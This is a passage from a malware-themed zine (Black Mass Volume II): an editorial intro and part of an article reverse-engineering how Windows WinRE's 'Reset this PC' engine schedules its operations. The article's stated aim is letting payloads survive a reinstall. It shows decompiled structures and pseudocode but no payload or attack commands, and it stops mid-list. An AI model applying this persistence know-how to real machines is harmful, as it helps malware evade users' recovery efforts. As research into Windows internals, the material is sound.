VX-UNDERGROUND

BLACK MASS

VOLUME II

BLACK MASS




Table of Contents

Hello, how are you?

Welcome to Black Mass Volume II.

It has been nearly one year since we last spoke, time goes by fast doesn’t it? For those unfamiliar with Black Mass, this is a collection of works exclusive to the release of this zine. The ultimate goal of this series is to produce something interesting, and novel, or something which may encourage others to explore various malware techniques or concepts.

Our first release was fun to develop. We had hundreds of wonderful people all across the planet give us feedback and share their thoughts and ideas following the release of the zine. We hope this issue also inspires people to explore malware and push the limitations of creativity. The only limit to malware is the human imagination.

This issue is particularly special though, beside it being our second release, this issue pays homage to first release which our publisher botched. To honor our many typos, mistakes, and failures, this book doubles as a coloring book.

We hope you enjoy it.

Thank you to everyone who has shown us love and support, has contributed to our zines, and continue to inspire and motivate us.

We’ll speak again in Volume III.

-smelly

Contributors:

LainPoster	x:@kasua02
gorplop	email:gorplop@sdf.org
sad0p	x:@Sad0pR email:sad0p@protonmail.com website:sad0p-re.org onlyfans:sad0p
0xwillow	discord:wintermeowte github:3intermute

Editorial Staff:

Editing & Layout	x/discord:@h313n_0f_t0r
R&D/Recruiting	x:@bot59751939
Editing Assistance	x:@0xDISREL

(100% Human) Artwork:

Cover Art	x:@werupz
Pixel Art	x:@Nico_n_art
Coloring Book Art	x/discord:@h313n_0f_t0r

Why You Shouldn’t Trust the Default WinRE Local Reinstall

Authored by *LainPoster*

1.0: Introduction

Hello everybody. In this entry I am going to talk about a very easy way to survive payloads across default WinRE reinstallations using the “delete all files” option of a home computer. This is so easy in fact anybody can do it without reversing anything, if you have looked enough around MSDN documentation. That would make this paper not worth writing, but I wanted to partially reverse the component that handled it, and this is the result of it (after some long periods of time staring at IDA...) I also want to point out that some parts were left out/optimized with significant modifications due to space. One example of these optimizations was done for ATL containers that had similar memory layout such as ***CStringT*** and ***CSimpleStringT***, and here ***CStringT*** (specifically ***CStringW***) will be used interchangeably for readability reasons. On the other hand, symbols that were excessively long in size were also optimized out.


If you want to see some of my rebuilt structures/classes so you can continue reverse engineering other features of your interest, I will post a link with a SDK-like header file at the end of the entry that you can apply directly to IDA and you can modify on your will.

1.1: Brief background information.

WinRE is, in informal terms, a “small” Windows OS (a.k.a WinPE) which is stored in a WIM disk image file inside a partition which is meant to boot up from it when your core OS is malfunctioning. In terms of the WIM file used for storing it, there is native windows binaries for manipulating it such as DISM so coding one parser is not necessary for modifying or extracting the different executables as needed. For further technical details refer to the references section.

Describing the entire internals of this environment (WinPE variant) is not the main objective of this paper. Instead we will focus on describing how the different recovery options are selected under the hood, and the most important interactions with the recovered OS that can lead to surviving reset (where you will see it is incredibly easy in the default configuration).

However, the core question arises: ***How do you find the core binaries involved in this process?*** While the most reasonable approach would have been debugging, I decided to explore around the mounted WIM itself with the core files at first, looking for specific binaries that could be interesting, and googling them. This did not yield any results until I found the following image with an exception error:



Troubleshoot
Reset this PC
Lets you choose to keep or remove your files, and then reinstalls Windows.
Advanced options

```
BootAppWindow: RecEnv.exe - Application Error

The instruction at 0x00007FF96BD92BA6 referenced memory at
0x0000047D10A85798. The memory could not be read.

Click on OK to terminate the program
```


(boomer "screenshot"^)


This error was particularly interesting because it gave away one specific binary after clicking the ***"Reset this PC"*** option: ***RecEnv.exe***. Following it, I retrieved particular interesting modules involved, which were ***RecEnv.exe***, ***sysreset.exe***, and ***ResetEngine.dll***, but these are just some of them which we will focus on throughout the entire entry. However, at first this looked just like a simple coincidence, so I had to test how valid these modules were for the recovery process. The easiest way to approach it was using the WinRE command prompt and create a process with some reversed argument parameters from the binaries recovered, specially ***sysreset.exe***, which was the one that took my most attention.

I have to say the results were very interesting, as you can see by some of the screenshots below, which matched with the type of result I was expecting and I was interested in.



```
Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.

X:\windows\system32>sysreset.exe -FactoryReset
```


Reset this PC
How would you like to reinstall Windows?
If your connection is metered charges may apply. Cloud download can use more than 4 GB of data.
Cloud download
Download and reinstall Windows
Local reinstall
Reinstall Windows from this device



```
336   svchost                                       X:\Windows\System32\svchost.exe
1020  RecEnv                                        X:\sources\recovery\RecEnv.exe
944   svchost                                       X:\Windows\System32\svchost.exe
884   svchost                                       X:\Windows\System32\svchost.exe
864   svchost                                       X:\Windows\System32\svchost.exe
844   WallpaperHost      WorkerW                    X:\Windows\System32\WallpaperHost.ex
784   conhost            MSCTFIME UI                X:\Windows\System32\conhost.exe
772   winpeshl           winpeshl.exe               X:\Windows\System32\winpeshl.exe
708   svchost                                       X:\Windows\System32\svchost.exe
664   svchost                                       X:\Windows\System32\svchost.exe
604   fontdrvhost                                   X:\Windows\System32\fontdrvhost.exe
596   fontdrvhost                                   X:\Windows\System32\fontdrvhost.exe
504   lsass                                         X:\Windows\System32\lsass.exe
472   winlogon                                      X:\Windows\System32\winlogon.exe
```

I want to point out an additional aspect that helped me out analyze statically the execution flow, and that I found later on: Log files.

They contain a lot of the details of the execution environment that are stored at the end of the whole recovery process inside a folder named ***$SysReset***, where each subdirectory has relevant information. In this sense, I only used mainly two file logs from this directory: ***Logs/setuperr.log*** and ***Logs/setupact.log***.

The main functions for logging to these files are ***Logging::Trace*** or ***Logging::TraceErr***.For this work, setupact.log was specially used for debugging some of my payload script issues and mapping different blocks of code that were executed, which aided me at getting a better big picture of the whole process. Initially I considered using hooks to log stack traces of particularly interesting binaries, but for most of the work shown here, any additional tooling was not needed. Without anything further to add, we can focus on describing better how some of the WinRE execution process details are staged and performed successfully.

1.2.1. Reverse engineering WinRE binaries for execution scheduling internals.

While at first I looked around binaries such as RecEnv.exe and sysreset.exe, I traced the execution of the modules statically in the following way:

RecEnv.exe -> sysreset.exe -> ResetEngine.dll

In this sense, the engine core execution process can be described from this point, particularly with ***ResetEngine.dll***, and exports such as ***ResetExecute*** or ***ResetPrepareSession***. The reason is the manipulation of an object named

Session, which members are of huge interest for further understanding how the engine prepares itself for executing the different options available.


```
struct Session
{
CAtlArray m_arrayProperties;
BoolProperty m_ConstructCheck;
BoolProperty m_ReadyCheck;
WorkingDirs* m_WorkingDirs;
BYTE bytes_not_relevant_members[64]; //not relevant for current context
CString m_TargetDriveLetter;
Options* m_Options;
SystemInfo* m_SystemInfo;
DWORD m_IndexPhaseExecution;
DWORD GapBytes;
ExecState* m_ExecState;
OperationQueue* m_OperationQueueOfflineOps; //Offline operations
OperationQueue* m_OperationQueueOnlineOps; //Online operations
BYTE bytes_not_relevant_members2[12]; //not relevant for current context
};

```

The main reason for this is because this object contains a member of type ***OperationQueue***, which is basically a typedef of ***CAtlArray*** for each DerivedOperation object to execute, tied to a particular derived ***Scenario*** type. Such scenarios are initialized thanks to ***ResetPrepareSession***, and each of their operations related to it are executed properly with ***ResetExecute***.

```
struct __cppobj DerivedScenario : Scenario
{
void* m_Telemetry;
ScenarioType* m_ScenarioType;.
void* m_CloudImgObjPtr;
void* m_PayloadInfoPtr;
Options* m_OptionsObjPtr;
SystemInfo* m_SystemInfoPtr;
};

```

Describing the functionality inside ***ResetPrepareSession*** further, the method ***Session::Construct*** stands out by calling ***Scenario::Create*** and ***Scenario::Initialize***. These methods will create a different derived ***Scenario*** object, where there is a maximum of 13 types, being the one that matters the most to us, ***ResetScenario***. Additionally, the vtable from the ***base*** class is replaced with the one from the derived class type, effectively overriding it for functionality specifics of that case. Most derived scenarios have the same size, however, for the bare metal scenario cases, additional disk info information members are added.


On the other hand, the ***Operation*** objects are queued to the ***OperationQueue*** thanks to the internal method per derived scenario type: InternalConstruct. It is important the results are applied for ***online and offline operations***. This method is also in charge of initializing the ***ExecState*** object, which will see later on how it is relevant for our reverse engineering effort.



```
dwResult = OperationQueue::Create(OperationQueueOffline);
if ( dwResult >= 0 ){
        dwResult = OperationQueue::Create(OperationQueueOnline);
if ( dwResult >= 0 ){
          vtableDerivedScenario = DerivedScenarioObj->vTableScenario; //Overridden by derived type.
dwResult = vtableDerivedScenario->InternalConstruct(DerivedScenarioObj,         ExecStatePtr,
OperationQueueOffline,  OperationQueueOnline);
          if ( dwResult >= 0 ){
 *OperationQueueOfflineOperations = OperationQueueOffline;
 *OperationQueueOnlineOperations = OperationQueueOnline;
}
}
 }
```

Excerpt: Code snippet per Scenario to build OperationQueue objects inside Scenario::Construct.


The ***InternalConstruct*** method redirects to an internal ***DoConstruct*** function. Inside of this function, ***Operation::Create***, passes a ***CStringW*** which is highlighted by the code as the ***OperationTypeID*** member used as a key to an ***CAtlMap<CStringW, struct OperationMetadata>***. Specifically, once the specific type is found, the ***derived Operation*** is built calling ***OperationMetadata m_FactoryMethod*** member, which is basically a ***DerivedOperation*** constructor.



```
struct OperationMetadata
{
        CString m_OperationTypeID;                    //1.-ATL wchar_t container for operation type ID.
          void* m_FactoryMethod;                     //2.-Main method for building derived Operation.
};


OpNode = CAtlMap<CStringW,OperationMetadata>::GetNode(m_OperationTypeIdArg, &iBinArg,&nHashArg,&prevNode);
OpMetadataObj = &OpNode->m_value;                    //Finding node from input Operation ID name.
FactoryMethod = OpMetadataObj->m_FactoryMethod;
DerivedOpObjPtr = FactoryMethod();                      //Calling factory method for derived Operation
        *DerivedOperationObjPtr = DerivedOpObjPtr;
```


Excerpt: Code snippet to build derived Operation objects inside Operation::Create, using Factory method.

Additionally, just like with the ***Scenario*** class, the ***derived Operation*** object also replaces its ***base Operation*** vtable for executing specific functionalities to the operation (both cases are due to polymorphism). Below you can see the ***base Operation*** memory layout for each possible operation to be executed.



```
struct Operation                             //Base operation class/struct.
{
      VtableOperation *VtableOperation; //Replaced by derived type (Polymorphism)
      CAtlArray m_ArrayProperties;
      CString m_OperationName;
      BoolProperty m_ExecutedProperty;
      Session* m_SessionObjPtr;
      void* m_TelemetryObjPtr;
};
```

Regarding ***ResetExecute***, the internal function ***Session::ExecuteOffline*** redirects to ***Executer::Execute***, which eventually leads to each queued derived operation's ***InternalExecute*** method.




```
PushButtonReset::Logging::Trace(0, L"Operation validity check passed, will execute");
DerivedOpObj->m_SessionObj = SessionObjCommands;
DerivedOpObj->m_TelemetryObjPtr = TelemetryObjPtr;
dwResult = (DerivedOpObj->VtableOperation->InternalExecute)(DerivedOpObj, ExecStateObjPtr, ArgObject);
DerivedOpObj->m_SessionObj = 0i64;
DerivedOpObj->m_TelemetryObjPtr = 0i64;
if( dwResult >= 0 ) {
            DerivedOperation->m_ExecutedProperty.bCheck = 1;
} else{
Logging::TraceErr(2i64, dwResult, "PushButtonReset::Operation::Execute",
"base\\reset\\engine\\exec\\src\\operation.cpp", 580, L"Internal failure in subtype execution routine");
}
```

Excerpt: Code snippet showing InternalExecute per derived Operation inside Executer::Execute. Notice how the members mainly passed as arguments to InternalExecute come from the base Operation type.

While there are other functions that are also involved in this process besides the ones just mentioned, I consider it important to add only those which will also be a call to ***Operation::ApplyEffects*** after this code snippet. It basically executes the derived operation's ***InternalApply*** method that may contain important initializations that will be used in the entire execution process, as it will be seen below.

Staying on topic, there is a particular registry value that is used across the ***ResetEngine.dll*** binary, named ***TargetOS***, which is set in ***HKLM\SOFTWARE\Microsoft\RecoveryEnvironment*** in the WinRE environment. Such registry value is extremely important because it will be used for the initialization of different members inside some of the most important classes used in the recovery process. One example of this can be found when we look at ***m_OldOSRoot***, ***m_NewOsRoot*** and ***m_TargetVolumeRoot*** members, part of the ExecState class. What can be pointed out is this object is initialized through the ***DerivedScenario's InternalConstruct*** method mentioned above, which can be seen as a parameter to the method in the code snippet.

Talking more specifically about these members mentioned, it can be pointed out that ***m_OldOSRoot*** and ***m_TargetVolumeRoot*** are initialized using ***m_TargetVolume*** from the Derived Scenario object, which in turn comes from the ***Session*** object, which is initialized from this registry value as an argument to ***ResetCreateSession***. However, at a certain point of execution all these members are set/used after the execution of one of the operations queued, specifically ***OpExecSetup***, when the ***InternalApply*** method is called in the scheduled execution, as shown below.



```
if (!ExecState->m_HaveOldOs.bCheck) //OldOs does exist: path mostly taken.
{
ATL::CStringW(&OldWindowsDir, L"Windows.old");
Path::Combine(m_TargetVolumeRoot, &OldWindowsDir, &ExecStateObj->m_OldOSRoot.CStringPath);
}
ExecStateObj->m_HaveNewOS.bCheck = 1;
CStringW::operator=(&ExecState->m_NewOSRoot.CStringPath,&m_TargetVolumeRoot);
```

Excerpt: Setting up m_NewOsRoot and m_OldOsRoot after OpExecSetup InternalApply execution.

This raises the question: Why is this Windows.old subdirectory specifically set up for the m_OldOsRoot member? This is mainly a consequence of the ***InternalExecute*** method of the same ***OpExecSetup*** operation, specifically using ***SetupPlatform.dll*** when the function ***CRelocateOS::DoExecute*** is called. We will not dive deep into the implementation of this aspect, since it's not relevant enough for this paper. However, put briefly it migrates some of the different subdirectories and it's files of the "Old OS" under "***<DriveLetter>:\Windows.old\***", being this a temporary directory used for the recovery process itself. We will see exactly which migrated subdirectories from here are relevant to us in the next section.

Now that we know everything is derived from this registry value, how is this registry value even set for the WinRE environment to interact with the OS volume? What I found out is that RecEnv.exe is in charge of this through

CRecoveryEnvironment::ChooseOs. While tracing this function dynamically, the internal function ***CBootCfg::GetAssociatedOs*** can be highlighted. In this sense, what can be particularly pointed out from this method is the creation of a struct instance labeled as ***SRT_OS_INFO*** which populates it's members inside ***CBootCfg::_PopulateOsInfoForObject***. If you just wonder why this matters: it's first member is used for initializing this registry value.

On the other hand, before calling ***_PopulateOsInfoForObject***, there are interactions with the system BCD store from where the proper BCD object handle will be used to retrieve further data. From this point, a particular selection is done based on checks, which mainly focuses on matching GUIDs for finding the "Associated OS", a.k.a our to-be recovered OS. This is mainly done inside ***CBootCfg::_IsAssociatedOs***. After this particular check has been satisfied, The ***_PopulateOsInfoForObject*** method will eventually call ***CBootCfg::_GetWinDir***, and from here, using ***BcdQueryObject***, a ***_BCDE_DEVIC***E struct is used for retrieving the device object's full name of the particular volume, using during my debugging sessions, the method ***CBootCfg::_GetPathFromBcdePath***. This path will then be used with ***Utils::ForceDriveLetterForVolumeMountPoint*** to retrieve a proper drive letter to interact with the volume and then, using ***BcdGetElementDataWithFlags***, a relative WinDir Path string (/Windows) is retrieved using another BCD object handle related to the GUID associated OS check, and then both are concatenated to form: ***<DriveLetter>:/Windows***, which is the end result used for the TargetOS registry value.

You might be asking "but isn't the engine itself using a drive letter, instead of this directory path?" To answer this we just have to keep in mind that at the moment when ***sysreset.exe*** calls ***ResetCreateSession***, ***Path::GetDrive*** is used inside of GetTargetDrive to extract only the drive letter from the data set in the TargetOs registry value, working out the rest of the steps as described above. Another aspect that I have to point out is that everything described here has been explained exclusively from the WinRE environment execution flow perspective for ease, since there are different ways to set this "Reset this PC" option (but all of them have the same results for our payload).

Now, we can ask the most important question after all the explanations done so far: ***"What additional details can be pointed out for abusing this specific scenario as needed?"*** For that, I have to show you more implementation details regarding the ***ResetScenario***, which answer this question in much more detail.

1.2.2: ResetScenario: reversing specific derived operation objects for surviving reset.

Once we have described exactly how operations and each scenario are constructed by ***ResetEngine.dll***, let's focus on ***ResetScenario::InternalConstruct***. In this sense, this method redirects to an internal function ***ResetScenario::DoConstruct***, which will be adding the Operation struct using ***OperationQueue::Enqueue***. For this scenario, only the offline operation queue is set and the overall list of all the operations being executed can be seen below. (Remember that online operations are not set in this case).

Offline operation queue: 24 operations (CAtlArray)


0: Clear storage reserve (OpClearStorageReserve)
1: Delete OS uninstall image (OpDeleteUninstall).
2: Set remediation strategy: roll back to old OS (OpSetRemediationStrategy).
3: Set 'In-Progress' environment key (OpMarkInProgress).
4: Back up WinRE information (OpSaveWinRE)
5: Archive user data files (OpArchiveUserData)
6: Reconstruct Windows from packages (OpExecSetup)
7: Save flighted build number to new OS (OpSaveFlight)
8: Persist install type in new OS registry (OpSetInstallType)
9: Notify OOBE not to prompt for a product key (OpSkipProductKeyPrompt)
10: Migrate setting-related files and registry data (OpMigrateSettings)
11: Migrate AppX Provisioned Apps (OpMigrateProvisionedApps)
12: Migrate OEM PBR extensions (OpMigrateOEMExtensions)
13: Set 'In-Progress' environment key (OpMarkInProgress)
14: Restore boot manager settings (OpRestoreBootSettings)
15: Restore WinRE information (OpRestoreWinRE)

16: Install WinRE on target OS (OpInstallWinRE)
17: Execute OEM extensibility command (OpRunExtension)
18: Show data wipe warning, then continue (OpSetRemediationStrategy).
